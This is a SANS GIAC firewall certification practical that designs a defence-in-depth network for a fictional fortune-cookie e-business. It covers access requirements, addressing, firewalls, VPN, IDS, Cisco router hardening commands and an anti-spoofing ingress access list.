Global Information Assurance Certification Paper

GIAC Enterprises – Securing Your Business

SANS GCFW Practical Assignment v1.9

Prepared By Justin Sabino

Abstract

GIAC Enterprises is a small, up and coming e-business which deals with selling fortune cookie sayings through its currently established channels. Recently, an online attack was carried out against GIAC that not only shut down their website for several hours, but also resulted in some private customer and supplier information being stolen from some of their systems. Since the attack, the business has been forced to focus a bit more of its attention toward protecting its assets and securing its systems which proved to be no small task.

The information contained within this paper details the process that GIAC has undertaken in order to better secure its online presence and guard against future attacks. At the same time, the GIAC Enterprises technical staff is using this opportunity to take a more proactive role in monitoring their network which they hope will help them avoid any future attacks and questions regarding their security practices.

Security Architecture (Assignment 1)

Since the break in to GIAC's network, security is quickly starting to receive more attention from the business team. Although the company has been steadily growing since its inception two years ago, security has never been a top priority, which was an obvious mistake. Now realizing its importance, the GIAC management team has approved a limited budget for the work needed to re-design its network and systems in a more secure fashion. Although this was good news to the technical team, they didn't get nearly enough capital approved for a completely secure design which forces them to compromise in many areas.

Security Policy

GIAC Enterprises has chosen to adopt the idea of a defense in depth type security policy. Their definition of this general type of design is stated in the following:

- All critical e-commerce traffic must pass through a *minimum* of two security devices (i.e., screened routers, firewalls.)
- All systems must be protected by a *minimum* of two of the following defense in depth components, although in most cases more than two will apply:
    - Screened Routers
    - Firewalls
    - Network IDS
    - Host Based Hardening (i.e., Bastille[1], CIS Benchmarks[2])
    - File Integrity Checking (i.e., Tripwire[3])
    - Virus Scanning

Access Requirements

When dealing with security, it's extremely important to recognize the many different types of people that will need to connect to the network to conduct business as well as the types of access they will require. People such as customers, partners, suppliers and employees are all critical to the success and sustained growth of the business, yet they all perform very different functions and typically need to access business systems in many different ways.

At the same time, it's just as important to make sure that business associates, as well as any potentially malicious users, are not able to gain access to systems and applications that they are not authorized to use. Keeping these concepts in mind, it makes sense to define the types of access that each user will need before actually implementing your security architecture.

Customers

At the heart of GIAC's business are its paying customers who utilize a publicly accessible web based application running on the public web server in order to purchase fortune cookie sayings in bulk quantity. These users range from individuals, all the way up to other very small supply companies.

[1] http://www.bastille-linux.org
[2] http://www.cisecurity.org
[3] http://www.tripwire.org

Access to the public website (www.giacsayings.com[4]) will be done using the standard HTTP protocol (Hyper Text Transfer Protocol), which will be used for typical browsing and access to generally available information. Once the user logs into their account or initiates the purchase process, the application will switch over to the more secure HTTPS (SSL or Secure Sockets Layer) protocol. Since the data during these transactions is confidential (personal and financial), the method of transmission will have to be done in a secure and encrypted manner to prevent the theft of information from would be eavesdroppers.

Suppliers

The majority of the fortune cookie sayings that GIAC sells to its customers are supplied by several large supply companies who also need access to GIAC's business systems. Although this access is technically accomplished in a similar manner as the customer access, the application the suppliers are able to access is much different than with the customer website.

The suppliers will be accessing a dedicated partner web server. The main difference being they will only be using the HTTPS protocol. Since the data during these sessions will almost always be confidential (personal supplier information, new fortune cookie sayings, financial information), it will need to be encrypted at all times. The second major difference is in the application GIAC's suppliers will have access to. They will be using a specific application tailored to the process of uploading new fortune cookie sayings, querying the existing database for duplicates and handling confirmation and payment of each transaction. As you will see later, only suppliers will have access to this application.

Partners

GIAC would be limiting their businesses potential if they didn't take advantage of the emerging international market which is why they've recently begun to partner with several companies overseas who translate and resell their fortune cookie sayings into various languages.

Again, GIAC's partners will be making use of the HTTPS protocol in order to access a web application tailored for directly accessing the GIAC fortune cookie database. Since this is one of the most vital aspects of GIAC's business, only the most trusted users are allowed to access this application. In light of this

[4] This is a fictitious URL and is listed for the sole purpose of this paper.

requirement, partners are required to have a VPN connection setup before they are allowed to login to GIAC's partner application. The VPN connections will require the use of the IKE (Internet Key Exchange) protocol for the initial key exchange and the IPSEC (Internet Protocol Security) protocol for handling the rest of the connection. The use of these protocols ensures the highest level of security by making certain that they know who is accessing the application, as well as knowing that the data being transferred is safe from prying eyes and has not been tampered with while in transit. As you will see later, only partners that have VPN connections to GIAC will have access to this application.

GIAC Employees (Internal)

GIAC's employees perform many different functions on a daily basis, both remotely and in the office and thus need many different types of access. All GIAC employees have access to electronic mail (SMTP or Simple Mail Transfer Protocol) and access to surf the web (HTTP / HTTPS). Administrators have additional access via the SSH (Secure Shell) protocol for remotely administering GIAC's systems as well as access to the large MySQL database for maintenance purposes (TCP/UDP Ports 3306).

No direct access is allowed from within the internal network out to the internet. This design was put in place for several reasons, the first being security. Not giving internal systems direct access to the Internet greatly reduces the risk of those systems being compromised by a malicious user. Well how can these systems send and receive e-mail and surf the web without having access to the Internet? All e-mail originating from the internal network is sent through the internal mail servers to the external mail relays, which are the only servers that have SMTP access directly to the Internet. As far as web surfing, the technical staff wanted to implement web based proxy servers within the network but unfortunately this was one of the areas that was left out due to budget constraints. To solve this issue, they have implemented NAT (Network Address Translation) on the external firewall. In this configuration, it will not only allow the private internal addresses to be able to route to the Internet, it will also make the connections appear to be originating from the external firewall which will help protect the internal host from being tampered with.

GIAC Employees (Remote)

Employees that reside on the internal network aren't the only types of users the GIAC technical staff had to take into account when designing their infrastructure. There are several home users and salespeople that connect from different remote locations. Since it's usually a bad idea to allow access from the outside

world into the internal network, they needed to setup a solution that would allow for these users to connect in a secure fashion.

To handle this they will be using VPN connections from these remote locations. Unlike the partner VPN connections which are server to server (or site to site), these connections will be client to server which means that users will have special software installed on their machines that will allow them to setup a secure connection to GIAC's external firewall. At this point they will be assigned a specific IP address which is only used for remote access VPN connections called a NAT pool and will be subject to the same types of access restrictions as our internal users with one exception. Salespeople will need access to the GIAC database and therefore will have additional access into the application network that isn't generally available.

Summary of Access Requirements

Below is a detailed summary of the access requirements for each group of user outlined in the previous few sections.

User	Application	Protocol/s
Customers	Public Website. Users login to browse and buy fortune cookie sayings.	HTTP, HTTPS
Suppliers	Suppliers login to upload new fortune cookie sayings, search against the GIAC database and confirm transactions and payment information.	HTTPS
Partners	Partners login to directly access English fortunes in the GIAC database for translation and retrieval.	HTTPS, IKE, IPSEC
Employees (Internal)	Internal employees access e-mail and web surfing. Additionally, administrators access servers via SSH and login to GIAC's database for maintenance.	SMTP, HTTP, HTTPS (Internal Employees) SMTP, HTTP, HTTPS, SSH, TCP_3306, UDP_3306 (Administrators)

Employees (Remote)	Remote employees will be using VPN connections to access the same resources as internal employees. Salespeople will have additional database access.	SMTP, HTTP, HTTPS, IKE, IPSEC (Remote Employees) SMTP, HTTP, HTTPS, IKE, IPSEC, TCP_3306, UDP_3306 (Remote Salespeople)

Table 1

GIAC Network Diagram

Below is a detailed diagram of the infrastructure and components that the GIAC technical team has designed for this project.




Diagram 1

IP Addressing Scheme

When GIAC built its original online presence, it was given a class C "slice" (175.1.1.0/24) of the class B network 175.1.0.0/16. In order to maximize the use of this space and allow for more than one network as well as future growth, GIAC needed to subnet this network even further. What the technical staff chose to do

was to apply a netmask of 255.255.255.224 (/27), effectively giving GIAC the following 8 networks, each with 30 usable IP addresses:

Subnet	Address Range	Broadcast Address
175.1.1.0	175.1.1.1-175.1.1.30	175.1.1.31
175.1.1.32	175.1.1.33-175.1.1.62	175.1.1.63
175.1.1.64	175.1.1.65-175.1.1.94	175.1.1.95
175.1.1.96	175.1.1.97-175.1.1.126	175.1.1.127
175.1.1.128	175.1.1.129-175.1.1.158	175.1.1.159
175.1.1.160	175.1.1.161-175.1.1.190	175.1.1.191
175.1.1.192	175.1.1.193-175.1.1.222	175.1.1.223
175.1.1.224	175.1.1.225-175.1.1.254	175.1.1.255

Table 2

Note - The 175.0.0.0/8 class A address space is valid but not currently being used according to the IANA (Internet Assigned Numbers Authority)[5] which is why it was chosen for the purpose of this paper.

For GIAC's private networks (application network, IDS network and internal network) they chose to use RFC 1918[6] compliant address ranges. This design serves multiple purposes. Most importantly, it isn't good practice to use valid, Internet routable address space (i.e. GIAC's 175.1.1.0/24 network) for addressing hosts that have no direct access to the Internet and will only be talking to other hosts *within* their own enterprise. This is even more of an issue for GIAC, given the limited number of addresses assigned by their ISP.

Another reason for this design is the flexibility introduced with having a much larger range of address space to work with. GIAC is now able to utilize an almost limitless number of different networks and host configurations as they need. This could range from small two or six host subnets, all the way up to having 254 hosts on 1 network. The table below outlines the rest of the addressing scheme used within GIAC's infrastructure:

Network	Description
174.1.1.0/30 174.1.1.4/30	These are each 2 host networks used between the serial interface of GIAC's border routers and their ISP. Their ISP owns these addresses.
10.1.1.0/24	Application Network.
10.1.2.0/24	Internal Network.

[5] http://www.iana.org/assignments/ipv4-address-space
[6] http://www.ietf.org/rfc/rfc1918.txt?number=1918

10.1.3.0/24	Management Network.
10.1.4.0/24	Remote Access VPN NAT Pool

Table 3

Infrastructure Components

The following is a description of the different components that make up GIAC's network including hardware, software, function and network placement.

Border Routers

Hardware/Software Configuration

- Cisco[7] model 3620
- IOS version 12.1.19, which is the latest GD (General Deployment) version available at the time of this writing.

Security Function

These routers are a good fit for GIAC for many reasons. It's geared toward medium to large size companies and has a very modular design, as well as being able to support much more than the T1 connections that GIAC currently utilizes. This will take care of their needs today, as well as allow for future growth as they increase their traffic and bandwidth. As a first line of defense into GIAC's network, each router will be configured with ACL's (Access Control Lists) which will not only filter out unwanted traffic, but also allow only specific types of traffic that has been approved based on the design and security policy of the company

Additionally, these routers will be running the HSRP (Hot Standby Router Protocol) on the LAN side (internal) which will help to give GIAC a completely HA solution. Ideally, the technical staff wanted to introduce a 2nd ISP for full redundancy on the WAN side as well but there wasn't enough room in the budget.

Network Placement

The border routers are placed at the very edges of the network so they can route traffic in and out of GIAC's infrastructure. Placing the routers at the border allows

[7] http://www.cisco.com

for them to be first set of devices used to inspect and control traffic into the network.

Firewalls

Hardware/Software Configuration

External Firewalls

- Nokia IP530
- Checkpoint Firewall-1 NG FP3 HF2

Management Firewall

- Intel PC
- OpenBSD v3.3
- PF (Packet Filter)

Security Function

The GIAC team has chosen to implement its external firewalls based on Checkpoint's[8] Firewall-1 software running on Nokia[9] hardware appliances. Because of the imminent end of life of the 650 model, they have chosen to implement a pair of IP530's running the latest version of the IPSO code (v3.6FCS5), as well as the latest version of Checkpoint's code (NG FP3 HF2). Ideally, the technical team would have, at the very least, liked to see another pair of firewalls to protect the internal network but the limited budget that was approved made this impossible. Additionally, this configuration (software, hardware and support) consumed a substantial part of the budget. Even though they didn't want to spend so much in one place, they felt it was more important to have a solid solution for the external firewall being that they weren't able to implement an internal pair. What they got with this solution is arguably the most popular firewall software in use today. Having a large community of users really helps in troubleshooting problems and coming up with timely solutions.

These particular firewalls are classified as stateful inspection type devices. This equates to being able to keep state on the connections they are handling. In basic terms, they keep an internal table of each connection that was previously allowed and can compare subsequent connections to this table to see if the traffic should be allowed or compared against the security policy. The main advantage they have over stateful packet filtering type devices is they are able to

[8] http://www.checkpoint.com
[9] http://www.nokia.com

also look inside the data portion of packets (for certain protocols, not all of them) and make additional determinations based on that information. This ability helps with things such as keeping state of ICMP connections (by being able to look into the data of the packet and recognize the original packet that caused an ICMP error message for instance). Of course, regular static packet filters, such as GIAC's Cisco routers, aren't able to keep state at all so these firewalls further add to the defense in depth method of the design. Stateful inspection firewalls typically perform much better than an application proxy type of device at the expense of a little security. Application proxy firewalls are able to inspect each packet in depth to determine if anything is "out of the ordinary". Although this is considered to be a more secure approach, it definitely adds latency into the picture. On the hardware side, some advantages of these boxes are that they are designed from the ground up with security in mind. They run a stripped down version of the BSD Unix operating system, are easy to manage, and perform very well even under heavy loads. Additionally, Nokia's support knowledge base is second to none.

To help in the event of a failure, the external pair of firewalls will be setup using the VRRP protocol (Virtual Router Redundancy Protocol) which is similar to the HSRP protocol running on the border routers. This configuration, along with Checkpoint's state synchronization feature[10], allows for a fully redundant and highly available solution for our firewalls. Being the main security devices on the network, the firewalls will be configured with strict enforcement policies, allowing only certain types of traffic to pass through them so they want to make sure these boxes are always online.

GIAC has implemented one other firewall on their network. They wanted to have a central place for management related traffic and logging to happen so they decided to create a separate subnet to contain servers of this function such as the logging server, the firewall management server and the three IDS servers. If someone were to compromise a box on this subnet (i.e. an IDS server), they wouldn't want them to have unrestricted access to the internal network so they needed to somehow control that risk. Since there was no budget left for another firewall, a free solution was needed. Luckily, they had some spare PC's lying around in the lab which they were able to turn into quite a nice firewall with little effort. This firewall is loaded with the OpenBSD[11] UNIX operating system (v3.3) which utilizes PF (Packet Filter) for its firewall features. Aside from being a totally free solution, OpenBSD does a good job of installing itself in a hardened configuration and has only a few services turned on. Like our Checkpoint firewalls, packet filter is considered to be a stateful inspection type firewall with

[10] State synchronization is a feature that copies the primary firewalls current connections table over to the standby firewall at frequent intervals. In case of a failure on the primary, the secondary will then be able to service all of the existing connections without having to re-establish them.
[11] http://www.openbsd.org

excellent performance and a fairly easy configuration considering it doesn't have a nice GUI interface like the Checkpoint solution.

Network Placement

The external firewalls are placed just inside the border routers, acting as a router themselves for access to the public DMZ, application DMZ and internal network. Placing this pair of firewalls in this position on the network allows it to strictly control all access in and out of all DMZ networks, as well as the internal network. Additionally, they are close enough to the border to effectively terminate the site to site and remote access VPN connections.

The management firewall is placed on the internal network, with a 2nd interface on the management network. In this position, the firewall will be able to control all access into, and probably more importantly, out of the management network. Should a box on the management network become compromised, this firewall would be able to shield the internal network from this compromised system.

VPN

Hardware/Software Configuration

- Nokia IP530
- LUNA IPSEC Accelerator Card
- Checkpoint Firewall-1 NG FP3 HF2
- Secure Client FP3 (Build 53900)

Security Function

Once again having to cutback due to the limited budget, the GIAC staff was not able to purchase the dedicated VPN solution that they wanted so they settled for terminating all VPN connections to the external set of firewalls. Luckily, our Checkpoint firewalls are also capable of handling both the site to site and client to site VPN connections that were explained earlier, which is another reason they were chosen. Performance in this area is greatly helped by the use of LUNA VPN accelerator cards that are installed in each box. Since the standard IPSEC protocol will be used, GIAC will be able to establish site to site connections with many other devices used by their partners such as Cisco routers, Cisco PIX firewalls, Nortel[12] devices, Linux FreeS/WAN[13] solutions and many others.

[12] http://www.nortel.com
[13] http://www.freeswan.org

These encrypted tunnels will be setup using specific settings that are required by GIAC's security policy such as ESP mode IPSEC, 3DES (Triple Data Encryption Standard) for the encryption algorithm and SHA1 (Secure Hash Algorithm) for data integrity. Additionally, each side will be setup using shared secrets which is a password that only the endpoints know about and is used in the process of setting up the encrypted tunnel between the two sites.

The remote access configuration, although it is also an encrypted channel, needs to be setup a bit differently. Since our remote users and sales force are using normal PC's and laptops, special software needs to be installed to handle the VPN communication to GIAC's firewall. The software being used is Checkpoint's Secure Client (FP3 Build 53900). By using this client, not only are users able setup secure connections in order to remotely access GIAC's resources, it also affords the administrators the option of installing desktop rules (essentially a small firewall) on each client computer in order to strictly control the traffic in and out of that machine while it is connected to the network. Consider the following scenario. A user is on a business trip and hooks his laptop up to the hotels Internet connection so he can remotely connect to GIAC's network via the VPN software. Now lets say that users machine (after all, it's now connected to the Internet and unprotected) is compromised by a malicious user. That user now has the same access to GIAC's network that the sales person has and could also use that connection as a means of possibly gaining access to other systems within the network. With the Secure Client software configured, no access is allowed into a remote client unless it is specifically permitted by the administrator of the VPN. This means that our malicious user would have never been able to gain access to that remote client in the first place. As you can see, this solution extends our security model out to the most remote locations of our infrastructure. It's important to realize that while utilizing their VPN connections, the remote users are simply an extension of the GIAC network and need to be treated as if they are connected directly to the internal LAN.

Network Placement

Terminating the VPN connections on the external firewalls allows us to strictly control who is allowed to establish both site to site and remote access connections to those boxes. Additionally, access can be further controlled by only allowing the necessary protocols through our border routers by adding entries to the ACL's that are already in place.

Web Servers

All of GIAC's server class machines are running on IBM[14] hardware utilizing the Intel[15] platform. GIAC was able to squeeze quite a few of these cheap, rack mounted servers out of their limited budget. They also chose to run Linux, specifically Red Hat, on all of their servers. Linux is a free, UNIX based operating system that has many advantages for a server class machine, most notably speed, reliability and security. Although there are many different distributions of Linux, Red Hat was chosen because it is arguably the most popular distribution of Linux in use today with an extensive user base and support infrastructure. In order to properly harden and secure the web servers (and all of the server class machines for that matter), the GIAC staff is utilizing both Bastille Linux and the CIS benchmarks for Linux, as well as running Tripwire. These tools ensure that the systems will be much more secure by reporting on, and giving the option to change the particular configuration of certain potential security weaknesses such as loosely restricted administration utilities (ifconfig, linuxconf, fsck, etc), SUID enabled software, r-tools (r-login, rsh, etc), cron restrictions, disabling insecure services (telnet, ftp, etc), displaying authorized use messages, disabling compiler access (helps avoid root kits), disabling unnecessary system daemons (apmd, gpm, sendmail, etc), Apache web server restrictions and any unscheduled changes to critical files on the system.

The web server software GIAC will be running is the Apache web server v2.0.47 which is the latest version at the time of this project. Apache is the most widely deployed HTTP server in use today, currently powering more than 63% of the web sites on the Internet.[16]

Each web server will be placed in the public DMZ. Since access to these servers is needed by everyone, this is the main reason for this type of placement on the network. Even though they are publicly accessible, they are protected by our external firewalls.

DNS Servers

GIAC's DNS servers will be running the latest version of BIND (Berkeley Internet Name Domain)[17] which is currently v9.2.2. The servers will be configured in a split DNS type of configuration.

The internal server will be populated with information (zones) regarding only GIAC's internal network and will have no access to query the Internet. In order to handle external resolution for internal machines, the internal server will be configured as a forward-only server, sending all its non-authoritative requests to

[14] http://www.ibm.com
[15] http://www.intel.com
[16] http://news.netcraft.com/archives/2003/07/02/july_2003_web_server_survey.html
[17] http://www.isc.org/products/BIND/

the external DNS server. This design will no only keep all requests coming from internal hosts on the internal network (mostly being served from cache), but will also allow GIAC to only allow external DNS access to the Internet from only one machine, which will be the external DNS server.

The external DNS server, which is needed by external resources so it is placed in the public DMZ, will be populated with information pertaining only to the publicly accessible hosts on GIAC's network which include web servers, the external DNS server itself and the external mail relay. GIAC's ISP is handling backup (slave) DNS functionality for them which saved a bit on cost by not having to purchase an additional DNS server. In this scenario, we will need to allow TCP Port 53 through from the ISP name servers to the external DNS server in order to initiate zone transfers of GIAC's external zone files. All of our DNS servers will be configured as securely as possible using such methods as not allowing recursive queries from external sources, only allowing internal sources access to our internal DNS server, restricting addresses that can initiate zone transfers, etc.

Mail Servers

The external mail relay will be running Postfix v2.0[18], AmaVIS[19] and Sophos Sweep v372[20]. Postfix is an extremely fast MTA (mail transport agent) built from the ground up with security in mind. GIAC chose to use AmaVIS which is free software based on PERL that when used with a third party virus scanning engine, incorporates a nice virus scanning solution into your mail server. AmaVIS was chosen because it is free and works well with both Postfix and the Sophos virus scanning engine which GIAC was already using on their internal mail server. The external mail relay will be configured to only accept messages for GIAC's domains and will not allow relaying from untrusted sources. For added security, the server will be setup with x.509 certificates in order to support the TLS protocol, which is capable of setting up an encrypted channel to remote mail servers. The only access allowed from the outside world to the external mail relay is SMTP (tcp port 25).

The internal mail server is running Microsoft Exchange 2000. Not only will this server handle relaying functions for messages to/from the external mail relay, but is also a complete groupware solution for the company. No direct access either to or from the Internet is allowed to the internal mail relay. The only boxes that will be making connections to this server are the external mail relay and internal hosts (user's pc's). Like the external servers, the internal mail server is also running the Sophos virus scanning engine.

[18] http://www.postfix.org
[19] http://www.amavis.org
[20] http://www.sophos.com

Application Server / Database Server

Both the application server and the database server are placed in a special application network. No direct access either to or from the internet is needed, or should be allowed to this network yet it is important that these boxes be handled in a very secure fashion, especially when referring to the database server.

The application server is running proprietary software that is able to interface with the 2 web servers. Whenever a user initiates an action that requires access to one of the applications, the web server will query the application server who in turn may query the database server. For this reason the only access to these boxes will be from the web servers and from the internal and remote access administrator machines.

The database server is running the MySQL database that houses all of GIAC's supplier information, partner information and of course its fortune cookie sayings. No access outside the application network is needed to these boxes other than administration access to the server and the database using SSH and port 3306 (both TCP and UDP) respectively.

Intrusion Detection

GIAC will be using separate IDS systems in each of its critical networks (public DMZ, application network, internal network). Each server will running SNORT v2.0 and will be setup with 2 interfaces, one that will not be configured with an IP address and one that will be configured with a unique address. The interface without the IP address will be placed on the network which that box will be protecting. The reason they do this is that they don't want to give a malicious user any chance at compromising that machine and potentially disable or alter their real time IDS system. If there is no IP address configured on the interface, it makes it extremely difficult for a hacker to even know that system exists, let alone giving them the chance to break into that system.

Of course they will require some network level access to these boxes in order for them to be administered remotely and be able to send logs and SNMP traps to our log server which is why they use the 2nd interface on each which will be placed on the management network. Not only will this type of placement give GIAC's administrators easy and secure access to these systems but will also protect the internal network from malicious users should any of them be compromised.

Firewall Management Server

This box, also placed in the management network, is where all of our firewall modules will send their logs, as well as where they will pull their security policies from. Administrators will have remote access to this machine via Checkpoint's proprietary software which will allow them to manipulate objects and policies, as well as afford them the ability to view the logs of each firewall module on the network. All of the firewall object, security policies and logs will be stored on this server.

Logging Server

With the exception of the firewalls, all of GIAC's machines will be sending their logs in real time to the logging server via the syslog[21] facility. Logging to a centralized location has several advantages. First, it's much easy for administrators to collect data from all of the various logs without having to remotely connect to all of the different machines on the network before doing so. From a security standpoint, it now becomes much less trivial task for a hacker to manually edit the logs in order to cover his tracks. If the logs aren't being sent to any local files on that machine, the hacker now has to find and break into the logging server to edit the necessary logs. The logging server is the last box that is placed in the management network which again protects our internal network should that server become compromised.

Assignment 2 – Security Policy and Tutorial

Border Router Configuration

As was mentioned earlier, the border routers primary function is to route packets, not to be a security device. Nevertheless, the border router is technically the first line of defense against a malicious user and therefore should be configured as securely as possible. In order to accomplish this, two basic methods will be used. First, the router will in effect be hardened by issuing several commands that will manipulate various services and settings typically used in the context of security. Next, filters will be configured on each router known as ACL's (Access Control Lists). The ACL's will be used to control access into and out of GIAC's network. Remember that these devices are static packet filters and have no concept of keeping state so the filters will have to be written in such a way that

[21] syslog is the standard UNIX facility for collecting logs from various sources on the system and on the network.

takes into account all of the reply traffic of initiated connections. First let's look at the settings that were used to harden each router.

Hardening

Command	Result
password *password* login	Enable logins and set passwords on line ports (console, vty)*
no enable password	Disables the less secure enable password used to access privileged mode
enable secret *password*	This is the most secure method of setting the privileged mode password
login local no password transport input none	Since GIAC isn't using modem access to their routers, they have disabled the aux line ports completely by issuing these three commands*
service tcp-keepalives-in	Helps prevent DOS attacks by making sure that the vty lines don't fill up with stale (orphaned) connections
exec-timeout 5 0	Set a timeout on for idle connections on line ports (5 minutes, 0 seconds in this case)*
no ip http server	Disable HTTP access to the router
Service password-encryption	Encrypts all plain text passwords in the configuration (except the enable secret password which is already encrypted with an MD5 hash)
banner motd $ banner login $	Set message of the day and login banners to include text for legal protection
no ip redirects	Disables the routers ability to *send* ICMP redirect messages (blocking inbound redirects must be done via an ACL)**
no ip directed broadcast	Blocks all ICMP packets sent to network or broadcast addresses. Helps with things like smurf attacks**
no ip mask-reply	Stops the router from sending subnet mask information of its connected networks to querying hosts (typically disabled by default but doesn't hurt to be certain)**
no ip unreachables	Stops the router from sending information on networks, hosts and protocols that do not exist or are blocked. Helps prevent mapping of the network**
no ip source-route	Tells the router not to allow packets that have pre-determined routing information attached to them.

no service tcp-small-servers no service udp-small-servers	Disables the echo, discard, daytime and chargen services on the router (these are disabled by default on IOS versions after 11.3 but it costs nothing to be sure
no service finger	Causes the router no to reply to any incoming finger requests (blocking inbound finger queries must be done via an ACL)
no cdp run	Disables the Cisco Discovery Protocol. Helps prevent users from gaining information about the routers and their configuration.
no ip proxy-arp	Disables the router from replying to proxy-arp requests. Helps prevent an attacker from sending a spoofed request or using the routers replies to gain information**
no ip bootp server	Disables the bootp server on the router
no ip name-server	Disables the use of DNS resolution on the router. The default configuration of a Cisco router has DNS enabled with no name server configured. This causes router to use a broadcast for queries which could possibly allow malicious users to reply with bogus information
no service config no boot network	Disables the ability for the router to try and load its configuration file over the network
no service pad	Disables packet assembly / disassembly
no ip classless	Prevents the router from accepting packets destined to an undefined subnet of an existing subnetted network on the router. Stops these packets from being allowed to use the routers default route
no snmp-server	Disables the use of all versions of SNMP on the router

Table 4
* = Line specific configuration
** = Interface specific configuration

Ingress Filters

The ingress filters that will be installed on each router will control the types of access allowed into the router from an external network (the Internet). These filters will be installed on the external interface of the router (serial) in the inbound direction and help with areas such as access control, anti-spoofing and various types of malicious attacks. It's important to note that packets are evaluated against the filters in a top down fashion until a match is found. Below is the ingress filter that is installed on each router.

```
! Anti-Spoofing configuration – Denies access claiming to be from private
! networks, GIAC's internal network, multicast addresses, etc.
access-list 101 deny ip 175.1.1.0 0.0.0.255 any
access-list 101 deny ip 127.0.0.0 0.255.255.255 any
access-list 101 deny ip 0.0.0.0 0.255.255.255 any
access-list 101 deny ip 10.0.0.0 0.255.255.255 any
access-list 101 deny ip 172.16.0.0 0.15.255.255 any
access-list 101 deny ip 192.168.0.0 0.0.255.255 any
access-list 101 deny ip 192.0.2.0 0.0.0.255 any
access-list 101 deny ip 224.0.0.0 15.255.255.255 any
access-list 101 deny ip 240.0.0.0 7.255.255.255 any
access-list 101 deny ip 169.254.0.0 0.0.255.255 any
access-list 101 deny ip host 255.255.255.255 any
access-list 101 deny ip host 0.0.0.0 any

! Allow all established TCP connections
access-list 101 permit tcp any any established

! Allow ICMP type 3 code 4 packets
access-list 101 permit icmp any any packet-too-big

! Allow web server access
access-list 101 permit tcp any host 175.1.1.38 eq www
access-list 101 permit tcp any host 175.1.1.38 eq 443
access-list 101 permit tcp any host 175.1.1.39 eq 443

! Allow DNS access
access-list 101 permit tcp any host 175.1.1.36 eq domain
access-list 101 permit udp any host 175.1.1.36 eq domain
access-list 101 permit udp any eq domain host 175.1.1.36 gt 1023

! Allow Mail access
access-list 101 permit tcp any host 175.1.1.37 eq 25

! Allow VPN access
access-list 101 permit udp any host 175.1.1.6 eq isakmp
access-list 101 permit esp any host 175.1.1.6

! Allow additional ports for remote access VPN access
! 2746 = UDP encapsulation
! 18231 = Checkpoint policy server logon
! 264 = Checkpoint site update
access-list 101 permit udp any host 175.1.1.6 eq 2746
access-list 101 permit tcp any host 175.1.1.6 eq 18231
access-list 101 permit tcp any host 175.1.1.6 eq 264
```

```
